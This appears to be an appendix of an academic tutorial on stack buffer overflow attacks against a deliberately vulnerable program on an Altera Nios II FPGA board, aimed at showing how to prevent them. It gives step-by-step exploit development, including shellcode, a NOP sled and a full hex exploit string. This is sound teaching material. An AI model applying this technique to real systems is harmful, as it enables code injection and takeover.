APPENDIX A

Tutorial for Buffer Overflow Attack and Prevention in Embedded Systems

Amjad Basha Sikiligiri
July 2011

This chapter presents a step by step implementation procedure for stack based buffer overflow attacks. The steps involved are:

1. Confirm that the application is buffer overflow vulnerable
2. Find the effective buffer length
3. Find the approximate address of the buffer
4. Develop and inject the exploit string

This tutorial is based on version 10.1 of the Altera Quartus II, version 10.1 of the Altera Nios II IDE and the Altera UP3 board. Some modifications to details may be needed for new versions or prototyping boards.


A.1 Nios II system

Chapter 17 of "Rapid Prototyping of Digital Systems" [73] describes the Nios II processor hardware design using Altera's SOPC builder. SOPC Builder is a GUI-based hardware design tool used to configure the Nios II processor core, bus and I/O interfaces.

The design files can be found in the companion DVD (folder name is CHAP17). These files are the starting point for this tutorial. Copy the CHAP17 folder from the DVD into your working directory (For example, C:\Demo).

Run the Quartus II(10.1 version) tool installed in your system. From the "File" menu, using "Open Project" open rpds17.qpf located at C:\Demo\CHAP17\complete. Double click on the "rpds17" entity in the "Project Navigator" pane. This will display the Nios II system schematic with Nios32 , up3_pll and up3_bus_mux design blocks. Double click on the Nios32 design block and this should pop out the SOPC builder GUI. A pop up message will ask to "Upgrade Project File" but click on "Open in Classic"

The above step would open up the Nios II system in a GUI as shown in Figure A.1. The figure says that sram and lcd components are not installed. To install them, just move the up3_tristate_lcd and up3_tristate_sram folders located at C:\Demo\CHAP17 into C:\Demo\CHAP17\complete. Now close and reopen the SOPC builder as done earlier to confirm that sram and lcd components are installed.




Use	Module Name	Description
✓	cpu	Nios II Processor - Altera Corporation
	instruction_master	Master port
	data_master	Master port
	jtag_debug_module	Slave port
✓	jtag	JTAG UART
✓	uart	UART (RS-232 serial port)
✓	timer0	Interval timer
✓	buttons	PIO (Parallel I/O)
✓	switches	PIO (Parallel I/O)
✓	leds	PIO (Parallel I/O)
✓	sdram	SDRAM Controller
	s1	Slave port
✓	ext_bus	Avalon Tristate Bridge
	avalon_slave	Slave port
	tristate_master	Master port
✓	flash	Flash Memory (Common Flash Interface)
✓	sram	(NOT INSTALLED)
✓	lcd	(NOT INSTALLED)

Figure A.1: Nios II system with all its components

Figure A.1 also shows that both the instruction and data bus are connected to the SDRAM, Flash and SRAM memories through different master and slave ports. The attack steps mentioned in the beginning of this tutorial can be performed on this default Nios II system (which you may have used in your other projects). This system does not provide system level protection from stack based "code injection" buffer overflow attacks.


In this tutorial we prevent successful buffer overflow attack by first designing a system with the SRAM memory connected to the data bus alone and allocating function call stacks in this memory region. To obtain a Nios II system with SRAM memory connected to the data bus alone, disconnect the instruction bus from avalon_slave by left clicking the mouse over the interconnect. The resultant system is shown in Figure A.2.



Use	Module Name	Description
✓	cpu	Nios II Processor - Altera Corporation
	instruction_master	Master port
	data_master	Master port
	jtag_debug_module	Slave port
✓	jtag	JTAG UART
✓	uart	UART (RS-232 serial port)
✓	timer0	Interval timer
✓	buttons	PIO (Parallel I/O)
✓	switches	PIO (Parallel I/O)
✓	leds	PIO (Parallel I/O)
✓	sdram	SDRAM Controller
	s1	Slave port
✓	ext_bus	Avalon Tristate Bridge
	avalon_slave	Slave port
	tristate_master	Master port
✓	flash	Flash Memory (Common Flash Interface)
✓	sram	SLS_UP3_SRAM
✓	lcd	SLS Tri-State 16x2 Character LCD

Figure A.2: Nios II system with SRAM connected to data bus alone

To aid in debugging, we will add a debug feature called “Instruction Trace”. Click on the “cpu” module name to pop out another GUI window to configure Nios II CPU (Figure A.3). In this GUI, click on “JTAG Debug Module”, select “Level 3” and click “Finish”.



Select a debugging level:

○ No Debugger	○ Level 1	○ Level 2	● Level 3	○ Level 4
	JTAG Target Connection **Download Software** **Software Breakpoints**	JTAG Target Connection Download Software Software Breakpoints **2 Hardware Breakpoints** **2 Data Triggers**	JTAG Target Connection Download Software Software Breakpoints 2 Hardware Breakpoints 2 Data Triggers **Instruction Trace** **On-Chip Trace**	JTAG Target Connection Download Software Software Breakpoints **4 Hardware Breakpoints** **4 Data Triggers** Instruction Trace **Data Trace** On-Chip Trace **Off-Chip Trace**
No LEs	300-400 LEs	800-900 LEs	2400-2700 LEs	3100-3700 LEs
No M4Ks	Two M4Ks	Two M4Ks	Four M4Ks	Four M4Ks

Advanced debug licenses can be purchased from FS2. http://www.fs2.com/

On-Chip Trace Buffer: 128 Frames

Figure A.3: Nios II Instruction Trace debug feature

Click “Next >” and change the “Reset Address” and Exception Address” to “sdram/s1” memory modules. Generate this system by clicking on “Generate” button at the bottom of the current window as shown in Figure A.4. Make sure that the system is generated successfully.





Figure A.4: Nios II system generation

Close the SOPC builder and compile (Ctrl + L) the system using the Quartus II tool. Make sure that the system compilation is error free.

The compiled system (which is the same as the one in Figure A.2) is then used to program Altera's Cyclone FPGA in the UP3 Educational kit. To achieve this, first connect the UP3 board to your PC using the ByteBlasterII cable. Then run the Nios II IDE(10.1 version) installed in your system or from Start->Altera->Nios II EDS 10.1 sp1->Legacy Nios II tools -> Nios II 10.1 IDE.

From the "Tools" tab in Nios II IDE, click on "Quartus II programmer". In the "Quartus II programmer" GUI, choose "ByteBlaster II" from "Hardware Setup". Then from the "File" menu open the file "**rpds17_time_limited.sof**" located at C:\Demo\CHAP17\complete. Click on the "Start" button to program the FPGA with the Nios II system we built (Figure A.3) earlier. Refer to Figure A.5 for FPGA programming directions.


Quartus II Programmer - [rpds17_time_limited.cdf]
File Edit View Processing Tools Help
Hardware Setup...
Start
Stop
Auto Detect
File
Device

ByteBlasterII [LPT1]

Enable real-time ISP to allow background programming (for MAX II and MAX V

File	Device	C
C:/Demo/CHAP17/comple...	EP1C6Q240	003

Figure A.5: Programming the Cyclone FPGA

This completes the Nios II system design which *can* be resistant to "code injection attacks", unlike the standard system.

A.2 Attack steps


Ideally, the attacker would be employing the following steps to target the system shown in Figure A.1. By default, in the Nios II IDE, all the process memory regions (stack, heap, code etc) are allocated in SDRAM memory (which is connected to instruction bus and data bus in both Figures A.1 and A.2). Hence even the Figure A.2 system is vulnerable when the function call stack region is accessible to the instruction bus. For the sake of simplicity we will use the system in Figure A.2 to implement the "code injection" attack and then show how to prevent a successful "code injection" attack.

A.2.1 Approximate address of the buffer

Since the buffer is present in the function call stack region, approximate stack starting address serves as a good starting point. This is because, for a given processor and operating system, function call stacks start at approximately the same memory address for all programs.

Using the Nios II IDE, create a new "Nios II C/C++ application" from the "File" menu. As shown in Figure A.6, name the project "Initial_address". Select nios32.ptf from C:\Demo\CHAP17\complete for "SOPC Builder System PTF File".

In the "Select Project Template" pane, click on the "Blank Project" template. Click "Next". Then click on "Select or create a system library" and "New System Library Project". Name the system library "address_lib", select MicroC/OS II as the type of RTOS as shown in Figure A.7 and click "Finish".



New Project

Nios II C/C++ Application

Click Finish to create application with a default system library as C:\Demo\CHAP17\complete\software\Initial_address

Name: Initial_address

☐ Specify Location

Location: C:\Demo\CHAP17\complete\software

Select Target Hardware.

SOPC Builder System PTF File: C:\Demo\CHAP17\complete\nios32.ptf

CPU: cpu


Select Project Template

Blank Project
Board Diagnostics
Count Binary
Hello Freestanding
Hello MicroC/OS-II
Hello World
Hello World Small

Description: Creates a blank project

Details: Blank Project creates an empty project to which you can add your code.

Figure A.6: Nios II project creation



New Project

Nios II System Library

Create a new Nios II system library project.

Name: address_lib

☐ Specify Location

Location: C:\Demo\CHAP17\complete\software

Select Target Hardware.

SOPC Builder System PTF File: C:\Demo\CHAP17\complete\nios32.ptf

CPU: cpu

Select Type of RTOS.

none (single-threaded)
MicroC/OS-II

MicroC/OS-II General Options

Figure A.7: MicroC/OS II system library creation

In the “Nios II C/C++ Projects” pane, right click on “Initial_address” and create a new source file with name “Initial_address.c”. Copy the code from the Figure 4.1 in to Initial_address.c.and save.

To compile and download the “Initial_address.c”. program on to the Nios II system, right click on “Initial_address” in “Nios II C/C++ Projects” pane and select “Run As => Nios II Hardware”. The program displays “0x81ab10” on the console as the stack address. This is the approximate address where buffer is located.

A.2.2 The vulnerable application

Similar to Section A.2.1, create another “Nios II C/C++ application” named “Vulnerable_program” with the program code in Figure 4.2. Compile and download this program as described in section A.2.1. The output should be:

```
Processing called function....!!
In main function executed assignment of x. The value of x is 1
```

Note that since the “critical_function” was never called, it was not executed.

A.2.3 Is the application buffer overflow vulnerable?

This can be verified by compiling the “Vulnerable_program” with a long string of input as an argument to the “process_input” function. The application malfunctions when a sufficiently long string is set as an argument to the “process_input” function, hence indicating that the application is vulnerable to buffer overflow. In reality the argument (i.e., the attacker input) can come in various forms [39], such as

- User input:
    - Typing into a web browser in case of webservers.
    - Command line argument passing in case of workstations, etc.
    - Program reading input from a file, as happened in the "Twilight Hack" exploit (buffer overflow was due to the horse name saved in the file)
    - Interactive programs which ask for user name or file name
- Network connection: Most of the modern embedded systems are networked and hence the network packets used to communicate are also a way to inject exploit code
- Environment variables : programs that try to locate a file using environment variables

A.2.4 Effective buffer length

Similar to Section A.2.3, compile the "Vulnerable_program" by gradually increasing the length of the argument being passed to "process_input" until it malfuntcions. One such string is '123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456', of length 96 bytes. But the attacker also has to consider the null byte which gets appended at the end of each string. Hence the effective length is 96+1=97 bytes.

Also, C compilers allocate memory in multiples of the word size(4 bytes for Nios II), implying that the effective buffer length is 100 bytes.

A.2.5 Develop and inject the exploit string

The attack aims at dynamically changing the execution flow by executing the "critical_function" (which should never be executed under normal conditions) with the help of stack based buffer overflow. Conventionally the attack involves spawning a new shell by exploiting the buffer overflow in a privileged program [2, 4]. In either case, the exploit makes use of the fact that instructions can be executed from the stack region of the process memory.

Execution flow change is achieved by exploiting the argument being passed in the program to the “process_input” function. This argument is later copied into the called function’s local buffer present in the stack memory region. Hence the program is buffer overflow vulnerable.


In order to change the execution flow and direct it to the “critical_function”, we need to know the address of “critical_function” in the memory. Finding the address of “critical_function” is analogous to finding address of system calls. Generally this is accomplished using gdb/GNU debugger, Ltrace or similar tools [5, 72]. Also the fact that libc functions maintain their address in memory until recompiled [72] makes this step easier.

In this tutorial, we use the Nios II command shell to find the address of “critical_function”. To accomplish this, first we need to generate the executable link format/.elf file of the vulnerable program. This can be done by right clicking on the “Vulnerable_program” in the “Nios II C/C++ Projects” pane and selecting “Build Project”.


Now run “Nios II Command Shell” (from Start->Altera->Nios II EDS 10.1 sp1-> Nios II Command Shell). In the shell prompt, enter “cd /cygdrive/C/Demo/CHAP17/complete/software/Vulnerable_program/Debug/”. This folder will have the “Vulnerable_program.elf” file. Enter “nios2-elf-objdump -dS Vulnerable_program.elf > assembly.txt”. This command will convert the .elf file into assembly level instructions along with the program code address space. This file indicates that the “critical_function” is present at the memory address “0x0080030c” Hence we can now use the following three instructions to make the Nios II processor jump to “critical_function” (assuming r5 is initially zero).

Assembly instructions	*Binary equivalent*
xorhi r5, r5, 0x0080	0x4940203c
addi r5, r5, 0x030c	0x2940c304
callr r5	0x283ee83a

The attacker first stores the value 0x0080030c in some register, say r5 and later use the 'callr' assembly instruction which transfers execution to the address contained in 'r5'. Therefore the attacker has exploit code of length 12 bytes (3 instructions x 4 bytes per instruction) and the new return address requires 4 bytes. But the effective buffer length is 100 bytes. The remaining 84(=100-12-4) bytes can be filled with NOP instructions for NOP Sled. This is illustrated below:



Using the NOP Sled technique, it's enough for the attacker to point the new return address anywhere into this NOP region. The processor will then slide to the exploit code. In this case 21 (=84/4) NOP instructions can be accommodated. The total 100 bytes of the exploit string (i.e., the argument to the "process_input" function) is as shown next



Assembly instructions		Binary equivalent
xor r5, r5, r5	21 NOPs	0x294af03a
xor r5, r5, r5		0x294af03a
.		.
.		.
.		.
.		.
xor r5, r5, r5		0x294af03a
xor r5, r5, r5		0x294af03a
orhi r5,r0, 0x0080	Exploit code	0x01402034
addi r5,r5,0x030c		0x2940c304
callr r5		0x283ee83a
0x0081ab10	Return address	0x0081ab10

To supply a string in hexadecimal format as an input to C programs, we need to use an '\x' character for each byte. For example, since the Nios II architecture is little endian [1], the equivalent input string for the 'xor r5, r5, r5' instruction is '\x3a\xf0\x4a\x29'. Hence the attacker input (i.e., exploit string) in this case is:

```
\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a
\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0
\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a
\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29
\x34\x20\x40\x01\x04\xc3\x40\x29\x3a\xe8\x3e\x28\x10\xab\x81\x00
```

Give the above string as an input to the "process_input" function, compile and download the "Vulnerable_program" as done in section A.2.1. The output of the program would be

```
Processing called function....!!
```

The above output indicates that the attack is not successful. This is because the guessed new return address "0x0081ab10" does not point to the NOP region. Since the exploit string has 21 NOPs, the attacker can increase (attempts 2, 4, 6, 8 and 10 in the Table below) or decrease (attempts 3, 5, 7 and 9 in the Table below) the address '0x0081ab10' by 84(=21x4) bytes and test it on the program as an estimated return address.

Attempt #	**Estimated return address**	**Status of the exploit**
1	0x0081ab10	Fail
2	*0x0081ab64*	Fail
3	0x0081aabc	Fail
4	*0x0081abb8*	Fail
5	0x0081aa68	Fail
6	*0x0081ac0c*	Fail
7	0x0081aa14	Fail
8	*0x0081ac60*	Fail
9	0x0081a9c0	Fail
10	*0x0081acb4*	Success

